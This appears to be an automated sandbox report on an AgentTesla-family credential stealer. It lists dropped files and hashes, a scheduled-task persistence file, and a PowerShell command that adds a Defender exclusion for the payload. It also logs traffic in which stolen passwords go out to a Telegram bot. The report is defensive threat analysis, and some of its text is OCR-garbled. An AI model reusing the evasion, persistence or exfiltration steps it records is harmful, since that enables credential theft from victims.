Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089";"C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e61\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089";"C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a";"C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089";"C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22276
Entropy (8bit):	5.603075501556386
Encrypted:	false
SSDEEP:	384:HitDLC0UTDR0rpyMSYJnAjultl+z/Y9gtSJ3xeT1MaXZlbAV7jJS5ZBDI+iOY:h04MpJAClth7tc8C+fwoVM
MD5:	A5D531404CF03BC5EE715F2C078E95F1
SHA1:	842DD2B635E3724937FD63E2636F5729A3B19889
SHA-256:	4334A333D2621CB0237E2929AA28EA9726D6CE3559E7EE2930F31C18D6978A4F
SHA-512:	B38730B64AE60A55B1C4A4A44CA80F2FC89BFEA356FF46698688985D94BD79F2AED926F17DD50D0A644AD73593040907FE02F780AB36CA4809C23E21B455C91
Malicious:	false
Reputation:	low
Preview:	@...e.....y.....h.u.....n..H.....@.....H.....<@.^".L."My...:P.....Microsoft.PowerShell.ConsoleHostD.....fZve...F....x).....System.Managem t.Automation4.....[...[a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5...:O..g..q.....System.Xml..L.....7.....J@.....~..... #.Microsoft.Management.Infrastructure.8.....'.....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management..4.....].D.E...#.....System.Data.H.....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...\$.1.q.....System.ConfigurationP...../C..J..%...]......%Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<.;nt.1System.Configuration.Ins

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_oyinrtfb.hqc.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_rdk3ap4m.zl5.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp7211.tmp

Process:	C:\Users\user\Desktop\S.O.A18052022.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1600
Entropy (8bit):	5.158850684888765
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOilQRvh7hwrgXuNthxvn:cge4MYrFdOFzOzN33ODOiDdKrsuTnv
MD5:	7247CD530C4068B1CEACD3C5D29978E1
SHA1:	60AAD0B574472656ED52B233C25D2394F7F9D567
SHA-256:	4E727057542CBF7045DF606622036654217F1480C452B4324347BF079896FED0
SHA-512:	E15C26E3A86608C7BC7F3D406861E0BB55BFF9A6AA0E69EF250D0D8F08B241B4B4125C3131AD65345D32277B907EC4F86BE1B917D0D544F25043D555D8CE9F69
Malicious:	true
Preview:	<?xml version="1.0" encoding="UTF-16"?><Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\DIPrtjffUpyl.exe

Process:	C:\Users\user\Desktop\S.O.A18052022.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	677888
Entropy (8bit):	7.754640154993143
Encrypted:	false
SSDEEP:	12288:aZ49yHsd5fwlbBRoVVgOsJ70AoGKLNG+m82DQAvKQ92v6s99xdRgOFHU9PpFx:LRFA+VkBogKZJN2EkJs9nmX
MD5:	F2023F2BC7BB270D24F99C9D35D3AD18
SHA1:	C5AC81E00B800D2A0A7F62C027602AC558B66A4E
SHA-256:	CE8A8DCF86D3395B6B9F349E4D2677AE515F1B067FEBB8F77B070043898EBE8A
SHA-512:	6FF75CAB794A4303CC47D5DD1233E302199186E10D512A12E74E83B805F664E52623703B50ED3123F86D4F20A8B8B559C2BC559959B2B0D1676D8D9A05BD8EE
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Virustotal, Detection: 50%, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.PE..L....)b.....0..P.....^n.....@..@.....n..K.....m.....H.....text..dN...P......rsrc.....R.....@..@.rel.....V.....@..B.....@n.....H.....D.....09..2.....~....(n..8....(....8....*.~....(n..8.....0..z.....8.....E.....;..8....S.....8....*.9....8....8....~....8....~....(....9..&8.....0.....8.....E.....3..d.....Z.....R.....~.....8....~....0.....8....~....(f..0....8....~....0.....@...~....(f..0....8....~....0.....~....(f..0....8A....~.

C:\Users\user\AppData\Roaming\DIPrtjffUpyl.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\S.O.A18052022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309

SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	true
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\user\AppData\Roaming\nqmgixni.4oc\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\I.S.O.A18052022.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D4
Malicious:	false
Preview:	SQLite format 3.....@C......g... .8.....

C:\Users\user\Documents\20220514\PowerShell_transcript.632922.aNTSHM0R.20220514084518.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5801
Entropy (8bit):	5.417619713001348
Encrypted:	false
SSDEEP:	96:BZhhkN4qDo1ZOZ6hkN4qDo1Zky4KjZ8hkN4qDo1ZZbaa/Zc:b
MD5:	D2A8641872D0F17CC535CCF430FCE76B
SHA1:	039E5A0783BD779D760493006B3F0A5E4366E2E0
SHA-256:	F6BED05B8EF3C392764262D68B5F53ABF6E85A600AD0BFEF44F9DFE2EBACD146
SHA-512:	C25479258093A99BF23EC8D26CFF99C30AA13A8BB6E6B88ABEF84D4287F29D6288AEDE24C936FF58F79273B9F95385E473DAEDAC19EA140867E0F890CB796526
Malicious:	false
Preview:	.*****.Windows PowerShell transcript start..Start time: 20220514084520..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 632922 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\AppData\Roaming\DI\PrtijfjUpyJ.exe..Process ID: 3660..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1.*****.*****.Command start time: 20220514084520.*****.PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\DI\PrtijfjUpyJ.exe..*****.Windows PowerShell transcript start..Start time: 20220514084831..Username: computer\user..RunAs User: DE SKTOP-716T77

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.754640154993143
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.83% - Win32 Executable (generic) a (10002005/4) 49.78% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Generic Win/DOS Executable (2004/3) 0.01% - DOS Executable Generic (2002/1) 0.01%
File name:	S.O.A18052022.exe
File size:	677888
MD5:	f2023f2bc7bb270d24f99c9d35d3ad18
SHA1:	c5ac81e00b800d2a0a7f62c027602ac558b66a4e
SHA256:	ce8a8dcf86d3395b6b9f349e4d2677ae515f1b067febb8f77b070043898ebe8a
SHA512:	6ff75cab794a4303cc47d5dd1233e302199186e10d512a12e7a4e83b805f664e52623703b50ed3123f86d4f20a8b8b559c2bc559959b2b0d1676d8d9a05bd8eea

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa6e10	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa8000	0x3a4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xaa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xa6dc3	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	


Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa4e64	0xa5000	False	0.872972892992	data	7.76312278649	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa8000	0x3a4	0x400	False	0.37890625	data	2.93177414687	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xaa000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa8058	0x34c	data		

Imports	
DLL	Import
mscoree.dll	_CorExeMain

Version Infos	
Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2017
Assembly Version	1.0.0.0
InternalName	EnumeratorDropIndi.exe

Description	Data
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ResetEvent
ProductVersion	1.0.0.0
FileDescription	ResetEvent
OriginalFilename	EnumeratorDropIndi.exe



TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 08:45:34.604778051 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:34.604839087 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:34.604935884 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:34.657047987 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:34.657099009 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:34.729387045 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:34.729625940 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:34.732491970 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:34.732522964 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:34.732916117 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:34.877376080 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:35.079754114 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:35.108196974 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:35.109905958 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:35.152493954 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:35.275226116 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:35.275357962 CEST	443	49739	149.154.167.220	192.168.2.3
May 14, 2022 08:45:35.275455952 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:35.276073933 CEST	49739	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:36.520648956 CEST	49741	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:36.520714045 CEST	443	49741	149.154.167.220	192.168.2.3
May 14, 2022 08:45:36.521409988 CEST	49741	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:36.521898985 CEST	49741	443	192.168.2.3	149.154.167.220
May 14, 2022 08:45:36.521924973 CEST	443	49741	149.154.167.220	192.168.2.3
May 14, 2022 08:45:36.579797029 CEST	443	49741	149.154.167.220	192.168.2.3


Timestamp	kBytes transferred	Direction	Data
2022-05-14 06:45:35 UTC	1	OUT	Data Raw: 64 37 36 32 2d 2d 0d 0a Data Ascii: d762--
2022-05-14 06:45:35 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Sat, 14 May 2022 06:45:35 GMT Content-Type: application/json Content-Length: 611 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {\"ok\":true,\"result\":{\"message_id\":\"5380\",\"from\":{\"id\":\"2043981125\",\"is_bot\":true,\"first_name\":\"KEYYLOGGER\",\"username\":\"sometinbot\"},\"chat\":{\"id\":\"2062013058\",\"first_name\":\"Micheal\",\"last_name\":\"John\",\"type\":\"private\"},\"date\":\"1652510735,\"document\":{\"file_name\":\"user-632922 2022-05-14 09-06-08.html\",\"mime_type\":\"text/html\",\"file_id\":\"BQACAgQAAxkDAAlVBGJ_UA95xYc21gcVds6kNPK9yf7IAAJQCwAC_UT5U2gGIpCU4kZDJAQ\",\"file_unique_id\":\"AgADUAsAAv1E-VM\",\"file_size\":462},\"caption\":\"New PW Recovered!\\n\\nUser Name: user/632922\\n\\nOSFullName: Microsoft Windows 10 Pro\\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\\nRAM: 8191.25 MB\"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49741	149.154.167.220	443	C:\Users\user\Desktop\S.O.A18052022.exe

[illegible]

Statistics

Behavior



System Behavior

Analysis Process: S.O.A18052022.exe PID: 1216, Parent PID: 1332

General

Target ID:	0
Start time:	08:45:05
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\S.O.A18052022.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\S.O.A18052022.exe"
Imagebase:	0xc30000
File size:	677888 bytes
MD5 hash:	F2023F2BC7BB270D24F99C9D35D3AD18
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.286263244.00000000040BF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.286263244.00000000040BF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.284445306.0000000002FC1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.286689027.00000000041DF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.286689027.00000000041DF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DB2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DB2CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\DIPrtjijUpJ.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	6C97DD66	CopyFileW
C:\Users\user\AppData\Roaming\DIPrtjijUpJ.exe\Zone.Identifier:\$DATA	read data or list directory synchronize generic write	device	sequential only synchronous io non alert	success or wait	1	6C97DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7211.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6C977038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR\v4.0.32\UsageLogs\S.O.A18052022.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6DE3C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7211.tmp	success or wait	1	6C976A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\DIPrtjijUpJ.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 00 40 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1f fd 7d 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 30 00 00 50 0a 00 00 06 00 00 00 00 00 00 5e 6e 0a 00 00 20 00 00 00 fd 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 fd 0a 00 00 02 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.\$PEL)b0P^n @ @	success or wait	3	6C97DD66	CopyFileW
C:\Users\user\AppData\Roaming\DIPrtjijUpJ.exe\Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6C97DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7211.tmp	0	1600	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" x mlns="http://schemas.mic rosoft .com/windows/2004/02/m it/task"> <RegistrationInfo> <Date>2014-10- 25T14:27:44.8929027</ Date> <Author>computer\user </Author> </RegistrationInfo>	success or wait	1	6C971B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0.32\UsageLogs\S.O.A18052022.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"Win RT","N otApp",12,"System.Wind ows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c 56 1934e089",03,"System, Version=4.0.0.0, Culture=neutral, Publ icKeyToken=b77a5c5619 34e089", C:\Windows\assembly\Na tiveImages_v4.0.3	success or wait	1	6DE3C907	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
